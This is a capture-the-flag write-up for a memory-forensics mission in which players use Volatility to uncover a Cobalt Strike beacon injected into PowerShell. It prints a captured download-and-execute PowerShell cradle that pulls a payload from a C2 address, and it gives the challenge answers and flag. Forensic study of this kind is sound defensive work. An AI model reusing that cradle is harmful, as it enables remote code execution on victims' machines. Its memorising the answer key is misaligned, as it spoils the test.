# MissionName

BritishBot

# History Background

Claire and Ethan are at the library, looking for the librarian who might have information about the code snippets. Claire asks a bot in the library for information.

# Technical High-Level Overview

An obfuscated code is provided to the player. The goal of this challenge is to carry out all the necessary activities to decode a memory dump and get the fingerprint MD5 of the Command and Control.

# Short Description

You´re going to analyse a memory dump provided by the BOT. Your goal is to find a unique MD5 fingerprint related to a malicious IP address.

# Mission Description

You´re going to analyse a memory dump provided by the BOT.  This time, the bot has prepared an special challenge for you based on malicious communications to other computers. Your goal is to find a unique MD5 fingerprint related to a malicious IP address.

## Location

LONDON | BRITISH LIBRARY

## Tools

- Volatility 2
- https://github.com/Sentinel-One/CobaltStrikeParser

## Questions

Which is PID of Windows Defender binary?

- 2200

Which is the malicious IP address?

- 192.168.44.134

Which is the malicious PID?

- 628

## Items

1. Identify malicious processes using malfind command on Volatility
2. Check cmdline command on volatility to match the malicious processes.
3. Use any tool which allows to extract C2 configuration.

# Write Up

First of all, player has to launch the necessary commando to identify Windows Profile:

```
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x64_18362
                     AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/mnt/c/THREATIA/C2-M3/Windows 10 x64-bc9fcff0.vmem)
                      PAE type : No PAE
                           DTB : 0x1ad002L
                          KDBG : 0xf8005b23c5e0L
          Number of Processors : 2
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff8005a137000L
                KPCR for CPU 1 : 0xffffaa01d2c8b000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
```

**Figure 1**

Once, player knows profile, it´s essential to check if profile works:

vol.py -f memory  --profile=Win10x64_18362 pslist

```
┌──(root㉿ RECON)-[/home/recon/volatility/volatility3]
└─# python3 vol.py -f /mnt/c/Users/RECON/Desktop/Memory_BritishBot windows.pslist.PsList
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        F
ile output

4       0       System  0xd58635c84380  115     -       N/A     False   2021-06-19 17:19:24.000000      N/A     Disabled
88      4       Registry        0xd58635cdb080  4       -       N/A     False   2021-06-19 17:19:17.000000      N/A     D
isabled
312     4       smss.exe        0xd58637649040  2       -       N/A     False   2021-06-19 17:19:24.000000      N/A     D
isabled
392     384     csrss.exe       0xd586376db140  10      -       0       False   2021-06-19 17:19:25.000000      N/A     D
isabled
468     384     wininit.exe     0xd58637877080  1       -       0       False   2021-06-19 17:19:25.000000      N/A     D
isabled
484     460     csrss.exe       0xd5863787e080  12      -       1       False   2021-06-19 17:19:25.000000      N/A     D
isabled
564     460     winlogon.exe    0xd586378c0080  5       -       1       False   2021-06-19 17:19:25.000000      N/A     D
isabled
604     468     services.exe    0xd586378d4080  8       -       0       False   2021-06-19 17:19:25.000000      N/A     D
isabled
616     468     lsass.exe       0xd58639b06080  6       -       0       False   2021-06-19 17:19:25.000000      N/A     D
isabled
724     564     fontdrvhost.ex  0xd58639b54140  5       -       1       False   2021-06-19 17:19:25.000000      N/A     D
isabled
```

**Figure 2**

Maybe, the player could launch a command to identify open sockets:

vol.py -f memory  --profile=Win10x64_18362 netscan

```
Volatility Foundation Volatility Framework 2.6.1 1564     41        0      1      1 2021-06-19 18:20:22 UTC+0000
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner
0xd58635f5fc30     UDPv4    192.168.44.135:68              *:*                                   680      svchost.exe
0xd58635f60020     UDPv4    0.0.0.0:53258                  *:*                                   1368     svchost.exe
0xd58635f60020     UDPv6    :::53258                       *:*                                   1368     svchost.exe
0xd58635f60800     UDPv4    0.0.0.0:64273                  *:*                                   1368     svchost.exe
0xd58635f60800     UDPv6    :::64273                       *:*                                   1368     svchost.exe
0xd58635f61130     UDPv4    0.0.0.0:5355                   *:*                                   1368     svchost.exe
0xd58635f61280     UDPv4    0.0.0.0:5355                   *:*                                   1368     svchost.exe
0xd58635f61280     UDPv6    :::5355                        *:*                                   1368     svchost.exe
0xd58635f61910     UDPv4    0.0.0.0:62084                  *:*                                   1368     svchost.exe
0xd58635f61910     UDPv6    :::62084                       *:*                                   1368     svchost.exe
0xd58637f8d060     UDPv4    0.0.0.0:5355                   *:*                                   1368     svchost.exe
0xd58637f8d060     UDPv6    :::5355                        *:*                                   1368     svchost.exe
0xd58637f8d6f0     UDPv4    0.0.0.0:5353                   *:*                                   1368     svchost.exe
0xd58637f8d990     UDPv4    0.0.0.0:0                      *:*                                   1368     svchost.exe
0xd58637f8d990     UDPv6    :::0                           *:*                                   1368     svchost.exe
0xd58637f8dae0     UDPv4    0.0.0.0:5355                   *:*                                   1368     svchost.exe
0xd58637f8dc30     UDPv6    ::1:55759                      *:*                                   5568     svchost.exe
0xd58637f8e410     UDPv4    0.0.0.0:5353                   *:*                                   1368     svchost.exe
0xd58637f8e410     UDPv6    :::5353                        *:*                                   1368     svchost.exe
0xd58637f8e560     UDPv4    0.0.0.0:0                      *:*                                   680      svchost.exe
0xd58637f8e560     UDPv6    :::0                           *:*                                   680      svchost.exe
0xd58637f8e6b0     UDPv4    0.0.0.0:51964                  *:*                                   1368     svchost.exe
0xd58637f8e6b0     UDPv6    :::51964                       *:*                                   1368     svchost.exe
0xd58637f8f130     UDPv6    fe80::a499:9e6a:601f:eba2:1900 *:*                                   5568     svchost.exe
0xd58637f8f280     UDPv4    127.0.0.1:1900                 *:*                                   5568     svchost.exe
0xd58637f8f520     UDPv6    ::1:1900                       *:*                                   5568     svchost.exe
```

**Figure 3**

Unfortunately there is no evidence to clarify the malicious IP address.

Player should launch “malfind” command to check injected processes:

- vol.py -f memory --profile=Win10x64_18362 malfind

```
Process: powershell.exe Pid: 628 Address: 0x1486e060000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x000001486e060000  4d 5a 41 52 55 48 89 e5 48 81 ec 20 00 00 00 48   MZARUH..H
0x000001486e060010  8d 1d ea ff ff ff 48 89 df 48 81 c3 88 5f 01 00   ......H..
0x000001486e060020  ff d3 41 b8 f0 b5 a2 56 68 04 00 00 00 5a 48 89   ..A....Vh
0x000001486e060030  f9 ff d0 00 00 00 00 00 00 00 00 f0 00 00 00 00   .........

0x000000006e060000 4d               DEC EBP
0x000000006e060001 5a               POP EDX
0x000000006e060002 41               INC ECX
0x000000006e060003 52               PUSH EDX
0x000000006e060004 55               PUSH EBP
0x000000006e060005 48               DEC EAX
0x000000006e060006 89e5             MOV EBP, ESP
0x000000006e060008 48               DEC EAX
0x000000006e060009 81ec20000000     SUB ESP, 0x20
0x000000006e06000f 48               DEC EAX
0x000000006e060010 8d1deaffffff     LEA EBX, [0xffffffea]
0x000000006e060016 48               DEC EAX
0x000000006e060017 89df             MOV EDI, EBX
0x000000006e060019 48               DEC EAX
0x000000006e06001a 81c3885f0100     ADD EBX, 0x15f88
0x000000006e060020 ffd3             CALL EBX
```

**Figure 4**

In this step, there are a few processes, but one is Powershell.exe with PID 628.

To certify that powershell has been launched with malicious argument, player must analyse cmdline command:

- vol.py -f memory  --profile=Win10x64_18362 cmdline

```
powershell.exe pid:    628
Command line : "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.44.134:80/a'))"
**************************************************
conhost.exe pid:   5832
Command line : \??\C:\Windows\system32\conhost.exe 0x4
**************************************************
```

**Figure 5**

As we can see above, the command line for powershell is this:

*"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.44.134:80/a'))"*

To identify if we are a cobalt strike beacon injected on powershell process,  player should know a few techniques to identify Cobalt on memory based on strings:

- vol.py -f memory  --profile=Win10x64_18362 yarascan --yara-rules="**ReflectiveLoader**"

```
Owner: Process powershell.exe Pid 628
0x148104a5ec1  52 65 66 6c 65 63 74 69 76 65 4c 6f 61 64 65 72   ReflectiveLoader
0x148104a5ed1  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5ee1  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5ef1  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f01  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f11  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f21  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f31  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f41  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f51  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f61  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f71  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f81  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5f91  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5fa1  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x148104a5fb1  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
Rule: r1
```

**Figure 6**

- vol.py -f memory --profile=Win10x64_18362 yarascan --yara-rules="ls -la

"




**Figure 7**




**Figure 8**

As we have seen above, we are facing a cobalt strike beacon! So next step would be, to extract beacon configuration to identify the MD5 fingerprint of the public key:

- https://github.com/Sentinel-One/CobaltStrikeParser
- python3 parse_beacon_config.py --version 4 memory




**Figure 9**

# Flag Information

flag{defb5d95ce99e1ebbf421a1a38d9cb64}